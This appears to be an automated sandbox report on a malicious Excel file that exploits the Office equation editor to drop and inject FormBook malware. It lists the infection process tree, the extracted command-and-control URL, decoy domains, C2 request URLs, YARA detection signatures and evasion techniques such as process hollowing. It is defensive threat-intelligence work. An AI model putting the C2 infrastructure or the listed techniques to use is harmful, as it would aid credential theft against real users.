ID: 413096
Sample Name: APPROVED.xlsx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 08:28:18
Date: 13/05/2021
Version: 32.0.0 Black Diamond

Table of Contents

Table of Contents 2
Analysis Report APPROVED.xlsx 5
Overview 5
General Information 5
Detection 5
Signatures 5
Classification 5
Startup 5
Malware Configuration 5
Threatname: FormBook 5
Yara Overview 6
Memory Dumps 6
Unpacked PEs 7
Sigma Overview 8
Exploits: 8
System Summary: 8
Signature Overview 8
AV Detection: 8
Exploits: 8
Networking: 8
E-Banking Fraud: 8
System Summary: 8
Boot Survival: 9
Malware Analysis System Evasion: 9
HIPS / PFW / Operating System Protection Evasion: 9
Stealing of Sensitive Information: 9
Remote Access Functionality: 9
Mitre Att&ck Matrix 9
Behavior Graph 10
Screenshots 10
Thumbnails 10
Antivirus, Machine Learning and Genetic Malware Detection 11
Initial Sample 11
Dropped Files 11
Unpacked PE Files 11
Domains 11
URLs 11
Domains and IPs 13
Contacted Domains 13
Contacted URLs 13
URLs from Memory and Binaries 13
Contacted IPs 17
Public 18
Private 18
General Information 18
Simulations 19
Behavior and APIs 19
Joe Sandbox View / Context 19
IPs 19
Domains 23
ASN 24
JA3 Fingerprints 25
Dropped Files 25
Created / dropped Files 25
Static File Info 27
General 27

File Icon 28
Static OLE Info 28
General 28
OLE File "APPROVED.xlsx" 28
Indicators 28
Streams 28
Stream Path: \x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace, File Type: data, Stream Size: 64 28
General 28
Stream Path: \x6DataSpaces/DataSpaceMap, File Type: data, Stream Size: 112 28
General 28
Stream Path: \x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary, File Type: data, Stream Size: 208 28
General 28
Stream Path: \x6DataSpaces/Version, File Type: data, Stream Size: 76 29
General 29
Stream Path: EncryptedPackage, File Type: data, Stream Size: 1086072 29
General 29
Stream Path: EncryptionInfo, File Type: data, Stream Size: 224 29
General 29
Network Behavior 29
Snort IDS Alerts 29
Network Port Distribution 30
TCP Packets 30
UDP Packets 32
DNS Queries 32
DNS Answers 32
HTTP Request Dependency Graph 33
HTTP Packets 33
Code Manipulations 37
Statistics 37
Behavior 37
System Behavior 37
Analysis Process: EXCEL.EXE PID: 2136 Parent PID: 584 37
General 37
File Activities 38
File Written 38
Registry Activities 38
Key Created 38
Key Value Created 39
Analysis Process: EQNEDT32.EXE PID: 2412 Parent PID: 584 39
General 39
File Activities 39
Registry Activities 39
Key Created 39
Analysis Process: vbc.exe PID: 3064 Parent PID: 2412 39
General 39
File Activities 40
File Read 40
Analysis Process: vbc.exe PID: 2468 Parent PID: 3064 40
General 40
Analysis Process: vbc.exe PID: 2876 Parent PID: 3064 41
General 41
Analysis Process: vbc.exe PID: 2228 Parent PID: 3064 41
General 41
Analysis Process: vbc.exe PID: 2236 Parent PID: 3064 41
General 41
File Activities 42
File Read 42
Analysis Process: explorer.exe PID: 1388 Parent PID: 2236 42
General 42
File Activities 42
Analysis Process: autofmt.exe PID: 2520 Parent PID: 1388 42
General 42
Analysis Process: explorer.exe PID: 1900 Parent PID: 2236 43
General 43
File Activities 43
File Read 43
Analysis Process: cmd.exe PID: 2028 Parent PID: 1900 43
General 43
File Activities 44
File Deleted 44
Disassembly 44


Analysis Report APPROVED.xlsx

Overview


General Information

Sample Name:	APPROVED.xlsx
Analysis ID:	413096
MD5:	09d492cf4937df0..
SHA1:	4ad8665febc2f05..
SHA256:	c0697b83e4d63f9.
Tags:	VelvetSweatshop xlsx
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Sigma detected: Droppers Exploiting…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Snort IDS alert for network traffic (e…
- System process connects to networ…
- Yara detected AntiVM3
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Drops PE files to the user root direc…
- Injects a PE file into a foreign proce…
- Maps a DLL or memory area into an…

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2136 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- EQNEDT32.EXE (PID: 2412 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 3064 cmdline: 'C:\Users\Public\vbc.exe' MD5: 92BD99870C4E2829F3E6D1B3B512067D)
    - vbc.exe (PID: 2468 cmdline: C:\Users\Public\vbc.exe MD5: 92BD99870C4E2829F3E6D1B3B512067D)
    - vbc.exe (PID: 2876 cmdline: C:\Users\Public\vbc.exe MD5: 92BD99870C4E2829F3E6D1B3B512067D)
    - vbc.exe (PID: 2228 cmdline: C:\Users\Public\vbc.exe MD5: 92BD99870C4E2829F3E6D1B3B512067D)
    - vbc.exe (PID: 2236 cmdline: C:\Users\Public\vbc.exe MD5: 92BD99870C4E2829F3E6D1B3B512067D)
      - explorer.exe (PID: 1388 cmdline: MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
        - autofmt.exe (PID: 2520 cmdline: C:\Windows\SysWOW64\autofmt.exe MD5: A475B7BB0CCCFD848AA26075E81D7888)
      - explorer.exe (PID: 1900 cmdline: C:\Windows\SysWOW64\explorer.exe MD5: 6DDCA324434FFA506CF7DC4E51DB7935)
        - cmd.exe (PID: 2028 cmdline: /c del 'C:\Users\Public\vbc.exe' MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.adultpeace.com/p2io/"
  ],
  "decoy": [
    "essentiallyourscandles.com",
    "cleanxcare.com",
    "bigplatesmallwallet.com",
    "iotcloud.technology",
    "dmgt4m2g8y2uh.net",
    "malcorinmobiliaria.com",
    "thriveglucose.com",
    "fuhaitongxin.com",
    "magetu.info",
    "pyithuhluttaw.net",
    "myfavbutik.com",
    "xzklrhy.com",
    "anewdistraction.com",
    "mercuryaid.net",
    "thesoulrevitalist.com",
    "swayam-moj.com",
    "liminaltechnology.com",
    "lucytime.com",
    "alfenas.info",
    "carmelodesign.com",
    "newmopeds.com",
    "cyrilgraze.com",
    "ruhexuangou.com",
    "trendbold.com",
    "centergolosinas.com",
    "leonardocarrillo.com",
    "advancedaccessapplications.com",
    "aideliveryrobot.com",
    "defenestration.world",
    "zgcbw.net",
    "shopihy.com",
    "3cheer.com",
    "untylservice.com",
    "totally-seo.com",
    "cmannouncements.com",
    "tpcgzwlpyggm.mobi",
    "hfjxhs.com",
    "balloon-artists.com",
    "vectoroutlines.com",
    "boogerstv.com",
    "procircleacademy.com",
    "tricqr.com",
    "hazard-protection.com",
    "buylocalclub.info",
    "m678.xyz",
    "hiddenwholesale.com",
    "ololmychartlogin.com",
    "redudiban.com",
    "brunoecatarina.com",
    "69-1hn7uc.net",
    "zmzcrossrt.xyz",
    "dreamcashbuyers.com",
    "yunlimall.com",
    "jonathan-mandt.com",
    "painhut.com",
    "pandemisorgugirisi-tr.com",
    "sonderbach.net",
    "kce0728com.net",
    "austinpavingcompany.com",
    "biztekno.com",
    "rodriggi.com",
    "micheldrake.com",
    "foxwaybrasil.com",
    "a3i7ufz4pt3.net"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000008.00000002.2206375339.0000000000080000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000008.00000002.2206375339.0000000000080000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000008.00000002.2206375339.0000000000080000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166a9:$sqlite3step: 68 34 1C 7B E1 • 0x167bc:$sqlite3step: 68 34 1C 7B E1 • 0x166d8:$sqlite3text: 68 38 2A 90 C5 • 0x167fd:$sqlite3text: 68 38 2A 90 C5 • 0x166eb:$sqlite3blob: 68 53 D8 7F 8C • 0x16813:$sqlite3blob: 68 53 D8 7F 8C
0000000B.00000002.2349749079.00000000003A0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0000000B.00000002.2349749079.00000000003A0000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 18 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
8.2.vbc.exe.400000.1.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
8.2.vbc.exe.400000.1.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b72:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13885:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13371:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13987:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13aff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x858a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x125ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9302:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18977:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a1a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
8.2.vbc.exe.400000.1.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x158a9:$sqlite3step: 68 34 1C 7B E1 • 0x159bc:$sqlite3step: 68 34 1C 7B E1 • 0x158d8:$sqlite3text: 68 38 2A 90 C5 • 0x159fd:$sqlite3text: 68 38 2A 90 C5 • 0x158eb:$sqlite3blob: 68 53 D8 7F 8C • 0x15a13:$sqlite3blob: 68 53 D8 7F 8C
8.2.vbc.exe.400000.1.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
8.2.vbc.exe.400000.1.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet


Sigma detected: File Dropped By EQNEDT32EXE

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Execution from Suspicious Folder

Signature Overview



- AV Detection
- Exploits
- Compliance
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

Performs DNS queries to domains with low reputation

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

Boot Survival:

Drops PE files to the user root directory

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Injects a PE file into a foreign processes

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effect
Valid Accounts	Command and Scripting Interpreter 1	Path Interception	Process Injection 6 1 2	Masquerading 1 1 1	OS Credential Dumping	Security Software Discovery 2 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eaves Insecu Netwo Comm
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 2	Exploi Redire Calls/S
Domain Accounts	Exploitation for Client Execution 1 3	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3 1	Security Account Manager	Virtualization/Sandbox Evasion 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploi Track Locati
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 6 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2 2	SIM C Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manip Devic Comm
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 4 1	Cached Domain Credentials	System Information Discovery 1 1 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamm Denia Servic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 2	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Acces


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
APPROVED.xlsx	21%	ReversingLabs	Win32.Trojan.Generic	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
8.2.vbc.exe.400000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://www.essentiallyourscandles.com/p2io/?6lzd4R3=tOwaJovwNhipp7Qdg3+vLu8KpTdHs2Vuljr6rtQHuYg94Ec45hj5yUBja0PUcN+7an3hSw==&Mj=8pGl2P	0%	Avira URL Cloud	safe	
http://www.cyrilgraze.com/p2io/?6lzd4R3=PONkgH6JO+VmGu/vZj4YyU3gBn/U0y1OFS1Y8BXnr3YdY2x3tUozsPT0NTVR3XOxnye2KQ==&Mj=8pGl2P	0%	Avira URL Cloud	safe	
http://https://www.casar.com/assunto/noivas/dicas-para-noivas/	0%	Avira URL Cloud	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/favicon.ico	0%	Avira URL Cloud	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
